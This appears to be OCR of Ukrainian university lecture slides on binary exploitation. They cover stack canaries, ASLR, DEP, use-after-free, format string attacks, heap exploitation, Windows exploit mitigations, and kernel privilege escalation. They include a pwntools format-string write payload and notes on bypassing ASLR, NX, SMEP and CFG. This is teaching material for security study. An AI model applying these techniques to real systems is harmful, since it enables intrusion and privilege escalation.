
```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000564d755ae000 0x0000564d755b3000 0x0000000000000000 r-- /bin/dash
0x0000564d755b3000 0x0000564d755c6000 0x0000000000005000 r-x /bin/dash
0x0000564d755c6000 0x0000564d755cc000 0x0000000000018000 r-- /bin/dash
0x0000564d755cc000 0x0000564d755ce000 0x000000000001d000 r-- /bin/dash
0x0000564d755ce000 0x0000564d755cf000 0x000000000001f000 rw- /bin/dash
0x0000564d755cf000 0x0000564d755d1000 0x0000000000000000 rw-
0x0000564d75d38000 0x0000564d75d59000 0x0000000000000000 rw- [heap]
0x00007fa5b1b9d000 0x00007fa5b1bc2000 0x0000000000000000 r-- /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1bc2000 0x00007fa5b1d3a000 0x0000000000025000 r-x /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1d3a000 0x00007fa5b1d84000 0x000000000019d000 r-- /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1d84000 0x00007fa5b1d85000 0x00000000001e7000 --- /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1d85000 0x00007fa5b1d88000 0x00000000001e7000 r-- /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1d88000 0x00007fa5b1d8b000 0x00000000001ea000 rw- /lib/x86_64-linux-gnu/libc-2.31.so
0x00007fa5b1d8b000 0x00007fa5b1d91000 0x0000000000000000 rw-
0x00007fa5b1dd0000 0x00007fa5b1dd1000 0x0000000000000000 r-- /lib/x86_64-linux-gnu/ld-2.31.so
0x00007fa5b1dd1000 0x00007fa5b1df4000 0x0000000000001000 r-x /lib/x86_64-linux-gnu/ld-2.31.so
0x00007fa5b1df4000 0x00007fa5b1dfc000 0x0000000000024000 r-- /lib/x86_64-linux-gnu/ld-2.31.so
0x00007fa5b1dfd000 0x00007fa5b1dfe000 0x000000000002c000 r-- /lib/x86_64-linux-gnu/ld-2.31.so
0x00007fa5b1dfe000 0x00007fa5b1dff000 0x000000000002d000 rw- /lib/x86_64-linux-gnu/ld-2.31.so
0x00007fa5b1dff000 0x00007fa5b1e00000 0x0000000000000000 rw-
0x00007ffce60f2000 0x00007ffce6113000 0x0000000000000000 rw- [stack]
0x00007ffce61bb000 0x00007ffce61bf000 0x0000000000000000 r-- [vvar]
0x00007ffce61bf000 0x00007ffce61c1000 0x0000000000000000 r-x [vdso]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]
gef➤  checksec
[+] checksec for '/bin/dash'
Canary                        : ✓ (value: 0x7204be826e177f00)
NX                            : ✓
PIE                           : ✓
Fortify                       : ✓
RelRO                         : Full
```

Приклад DEP у Windows 10 20H2


- x64dbg, attach calc.exe, Memory map (Alt-M)
- WinDbg Preview, attach explorer.exe

```
0:060> !address -summary
0:060> !address -f:PAGE_EXECUTE_READWRITE
```

Карта пам'яті процесу calc у x64dbg



Карта пам'яті процесу explorer у WinDbg Preview




ASLR

Address Space Layout Randomization, розміщення за випадковими адресами важливих даних та коду, таких як виконуваний файл, стек, купа, бібліотеки.

- Патч ядра Linux з проекту PaX у 2001 році
- Мейнстрім у OpenBSD 3.4 (2003), Linux 2.6.12 (2005)
- Windows Vista (2007, opt-in)


Приклад ASLR у Ubuntu 20.04 LTS

kernel.randomize_va_space = 2, PIE enabled, Full RELRO



Приклад ASLR у Windows 10 20H2

Адреси модулів calc.exe після перезавантаження



До перезавантаження адреса ntdll статична...

SSP

На рівні компілятора stack-smashing protection (SSP), зміна порядку розміщення локальних змінних функції та канарейка перед адресою повернення.

- GCC
  - Вперше StackGuard у 1997 році, для GCC 2.7
  - Параметр -fstack-protector та варіанти
- MS Visual Studio
  - З 2003 року параметр /GS

Приклад SSP у GCC 9.3

```
$ cat hello.c
#include <stdio.h>

int func() {
    char buf[100];
// strcpy(buf, "xxx");
    puts("hello, kitty!");
}

int main() {
    func();
}
$ gcc hello.c
$ gdb ./a.out
```

Приклад SSP у GCC 9.3 (contd.)

```
gef> start
gef> disassemble func
Dump of assembler code for function func:
<+12>: mov rax,QWORD PTR fs:0x28
<+21>: mov QWORD PTR [rbp-0x8],rax
...
<+40>: mov     rdx,QWORD PTR [rbp-0x8]
<+44>: xor     rdx,QWORD PTR fs:0x28
<+53>: je      0x5555555551a5 <func+60>
<+55>: call 0x555555555070 <__stack_chk_fail@plt>
gef> br *func+21
gef> c
rax 0xe0abdfdfafbab800
gef> r
rax 0x9d3fe327d50d3a00
```

Приклад SSP у GCC 9.3 (contd. 2)

```
gef> registers $rax
$rax : 0x1cbfa75ffadb0900

gef> grep 0x1cbfa75ffadb0900
[+] In (0x7ffff7f84000-0x7ffff7f8a000),
  permission=rw-
  0x7ffff7f89568 - 0x7ffff7f89588  ->
  "\x00\x09\xdb\xfa\x5f\xa7\xbf\x1c[...]"

gef> vmmap
0x00007ffff7f81000 0x00007ffff7f84000
  0x00000000001ea000 rw-
  /lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f84000 0x00007ffff7f8a000
  0x0000000000000000 rw-
```

Приклад /GS у MS Visual Studio 2019

Microsoft (R) C/C++ Optimizing Compiler Version 19.28.29336 for x64

```
> cl /MD hello.c
0:000> u hello+0x1000 L10
hello+0x1000:
7ff6‘f4c01007 mov  rax,qword ptr [hello+0x3028]
7ff6‘f4c0100e xor  rax,rsp
7ff6‘f4c01011 mov  qword ptr [rsp+90h],rax
...
7ff6‘f4c01037 mov  rcx,qword ptr [rsp+90h]
7ff6‘f4c0103f xor  rcx,rsp
7ff6‘f4c01042 call hello+0x1100
0:000> d hello+0x3028 L8
00007ff6‘f4c03028  5b 2c 93 a7 b1 90 00 00
0:000> .restart
00007ff6‘f4c03028  1f bc 5b bc ca 18 00 00
```

UAF

Клас вразливостей use-after-free виникає при передчасному звільнені пам'яті, що виділена для об'єкту, зі збереженням посилання на нього. В сукупності з примітивом виділення звільненої пам'яті для іншого об'єкту, призводить до непередбаченої поведінки старого об'єкту.

- Поширені на рівні користувача (user-mode heap) та ядра (kernel-mode pool memory)
- Приклад RenderFrameHostImpl UAF: Chromium sandbox escape on Android – https://microsoftedge.github.io/edgevr/posts/yet-another-uaf/

Type confusion

Клас вразливостей type confusion виникає при використанні об'єкту за посиланням іншого типу. Внаслідок різної структури виділеної пам'яті призводить до непередбаченої поведінки.

- Приклад CVE-2019-11707: type confusion in JavaScript Array.pop in Firefox – https://github.com/nomi-sec/PoC-in-GitHub#cve-2019-11707-2019-07-23

Arbitrary write

Можливість запису за довільною адресою (arbitrary write), що виникає при отриманні контролю за данними та/або вказівником призводить до виникнення вразливостей іншого класу. В залежності від ступіню контролю може бути використаний і для довільного читання.

- Приклад CVE-2020-8835: bpf verifier OOB r/w in Linux kernel – https://github.com/nomi-sec/PoC-in-GitHub#cve-2020-8835-2020-04-02
- Rowhammer – https://github.com/google/rowhammer-test

Uncontrolled format string (CWE-134)

Сімейство атак форматного рядка (format string attacks, FSA):

- Вразливість – printf(str), str від зловмисника
  - *printf, fprint, syslog, setproctitle ...
- Читання даних зі стеку
  - %d, %x, %p, ..., параметр позиції %*N*$p
- Читання за довільною адресою
  - %s, після \0 повторний виклик +1
- Запис за довільною адресою
  - %n, %hn, %hhn, ...
  - розмір виводу %*N*c, або з параметру %*d (еквівалентно %2$*1$d)
  - частковий перезапис, *N*+256
- Експлуатація всліпу (blind FSA)
  - Без -fomit-frame-pointer, EBP/RBP у стеку вказує на стек
  - Частковий перезапис для подолання ASLR

Приклад експлуатації форматного рядка

pwntools FmtStr

```
In [1]: fmtstr_payload(1, {0xdeadbeef : 0xc0de})
Out[1]: b'%222c%6$n%226c%7$hhn\xef\xbe\xad\xde\xf0
    \xbe\xad\xde'

In [2]: hex(222), hex(226), hex(222+226)
Out[2]: ('0xde', '0xe2', '0x1c0')

In [3]: fmtstr_payload(1, {0xdeadbeef : 0xc0de},
    write_size='short')
Out[3]: b'%49374c%4$na\xef\xbe\xad\xde'

In [4]: hex(49374)
Out[4]: '0xc0de'
```

Додаткові матеріали з FSA

- https://owasp.org/www-community/attacks/Format_string_attack
- Blind Format String Attacks – https://www.sec.in.tum.de/i20/publications/blind-format-string-attacks/@@download/file/formatstring.pdf

Експлуатація купи

Реалізація розподілення пам'яті купи

- dlmalloc, ptmalloc2 (glibc), jemalloc (FreeBSD, Firefox), tcmalloc (Google), libumem (Solaris)

Методи експлутації купи glibc

- Пошкодження fastbin, unsorted bin, large bin, tcache, ...
- House of * (починаючи з Malloc Maleficarum, 2005)

Додаткові матеріали та приклади

- https://ctf-wiki.org/en/pwn/linux/glibc-heap/introduction/
- https://github.com/shellphish/how2heap
- CVE-2021-3156 – https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit

Кошенятко після лекції KPI_BV

Лекція 4: Засоби протидії експуатації

У лекції

Сучасні методи протидії експлуатації:

- CFG/kCFG, SMEP, PTR, ACG, CET, XFG, VBS, HVCI
- WDEG exploit protection

Розбір завдань з МКР.

Матеріали

- The Current State of Exploit Development // CrowdStrike, 2020
  - https://crowdstrike.com/blog/state-of-exploit-development-part-1
  - https://crowdstrike.com/blog/state-of-exploit-development-part-2
- Moving Beyond EMET II – Windows Defender Exploit Guard
  - https://msrc-blog.microsoft.com/2017/08/09/moving-beyond-emet-ii-windows-defender-exploit-guard/

Control Flow Guard

Реалізація Control Flow Integrity у Microsoft. Непрямі виклики перевіряються на предмет коректності адреси, т.н. forward edge CFI.

- CFG
  - Виклик guard_check_icall / guard_dispatch_icall
  - _guard_check_icall_fptr
  - LdrpValidateUserCallTargetES / LdrpValidateUserCallTarget
- kCFG
  - Ядро з Windows 10 1702 (RS2)
  - Залежить від VBS (Virtualization Based Security)
  - nt!guard_dispatch_icall
  - nt!guard_icall_bitmap
- Особливості
  - Не захищена IAT
  - Перезапис вказівника на іншу коректну адресу функції (type confusion)

Supervisor Mode Execution Prevention

Захист від виконання коду з простору користувача у режимі ядра. Вимагає підтримки на рівні CPU (у x86 Code Privilege Level, біт 20 у CR4).

- Особливості
  - Біт у Page Table Entry (U/S) – перезапис при arb. write
  - ROP у ядрі для відключення у CR4 (HyperGuard)

Page Table Randomization

Захист PTE шляхом рандомізації базової адреси PT.

- До Windows 10 1607 (RS1) фіксована fffff680‘00000000
- Динамічно модифікована адреса у nt!MiGetPteAddress
- Особливості
  - Arb. read за nt!MiGetPteAddress+0x13

Arbitrary Code Guard

Метод протидії обходу DEP у ROP/JOP/COP, контролюються виклики VirtualProtect/VirtualAlloc/... з параметрами RWX – не можна динамічно змінити атрибути пам'яті на PAGE_EXECUTE_READWRITE.

- Оригінально Microsoft Edge у Windows 10
- EPROCESS MitigationFlagsValues DisableDynamicCode=1
- Особливості
  - JIT компілятори продукують виконуваний код
  - Виконання JIT поза основним процесом (Edge, Chromium)

Control-Flow Enforcement Technology

Захист адреси повернення у окремому стеку (shadow stack). При поверненні порівнюється адреса повернення з значенням у shadow stack.

- Розвиток Return Flow Guard (RFP, програмна реалізація)
- Вимагає апаратної підтримки Intel CET (Tiger Lake та вище)

Xtended Control Flow Guard

Вдосконалення CFG, перевіряється прототип функції перед викликом – хеш з аргументів і значення, що повертається (type-based hash).

- Хеш у стеку або R10, виклик __guard_xfg_dispatch_icall_fptr
- Особливості
  - Функції C з однаковими прототипами, коллізії

Virtualization-Based Security

Вдосконалення розмежування доступу на основі віртуалізації, Hypervisor-Protected Code Integrity (HVCI) та Virtualization-Based Security (VBS).

- VBS
  - З Windows 10 1903 (19H1) у системах “Secure Core”
  - Ізоляція на рівні Hyper-V, Virtual Trust Level 0 (User, Kernel), VTL 1 (Isolated User Mode/IUM, Secure Kernel)
- HVCI
  - ACG на рівні ядра
  - Second Layer Address Translation (SLAT)
  - Enchanced Page Tables (EPT) – VTL1 контролюються модифікації PTE у VTL0

Windows Defender Exploit Guard

Технології протидії вторгненням (IPS) у Windows 10

- Attack Surface Reduction (ASR)
- Network protection
- Controlled folder access
- Exploit protection (вбудовані технології EMET)
  - Export Address Filtering (EAF)
  - Import Address Filtering (IAF)
  - Validate API Invocation (CallerCheck)
  - Simulate Execution (SimExec)
  - Validate Stack Integrity (StackPivot)

Протидія FSA

MS UCRT `_set_printf_count_output(0);` // вимкнено %n
glibc FORTIFY_SOURCE

- %n не має бути у області пам'яті з доступом на запис
- у позиційних параметрів мають використовуватися всі аргументи

`gcc -D_FORTIFY_SOURCE=2 -O2`

- `__printf_chk(1, format, ...)`
- `stdout->_flags2 |= _IO_FLAGS2_FORTIFY; // 4`

Додаткові матеріали:

- A Eulogy for Format Strings // Phrack 67, 9.

Розбір завдань МКР

- Механізм chroot у xinetd
  - Немає /bin/sh
  - Не працює system()
  - execve не допомагає
- Системні виклики
  - https://syscalls.w3challs.com/
  - objdump -D | grep, ROPgadget, rp++, ...
- Обхід ASLR
  - Partial RELRO
  - ... і навіть setarch -R: стек за фіксованою адресою
- Обхід NX
  - mprotect, read, jump

Кошенятко після лекції KPI_BV

Лекція 5: Вразливості на рівні ядра ОС

У лекції

Експлуатація вразливостей на рівні ядра Linux/Android, Windows:

- Пререквізити з KPI_RE (динамічний і статичний аналіз коду ядра)
- Підвищення привілеїв у Android
- Підвищення привілеїв у Windows

Лекційні матеріали

Лекційні матеріали:

- Методи аналізу коду ядра `lec5_prereq.pdf`
- Підвищення привілеїв Android CVE-2019-2215 `linux_lpe.pdf`
- Підвищення привілеїв win32k!xxxDestroyWindow UAF `win32k_lpe.pdf`

Кошенятко після лекції KPI_BV

Лекція 6: Методи пошуку вразливостей

У лекції

Методи автоматизації пошуку вразливостей:

- Фаззинг (AFL, WinAFL)
- Аналіз бінарних виправлень (Diaphora)

Матеріали:

- The Art, Science, and Engineering of Fuzzing: A Survey // V.Manes et al. – https://arxiv.org/abs/1812.00140

Фаззинг за arXiv:1812.00140

ALGORITHM 1: Fuzz Testing

Input : $\mathbb{C}$, t_{limit}
Output : $\mathbb{B}$ // a finite set of bugs

1 $\mathbb{B} \leftarrow \varnothing$
2 $\mathbb{C} \leftarrow$ **PREPROCESS** ($\mathbb{C}$)
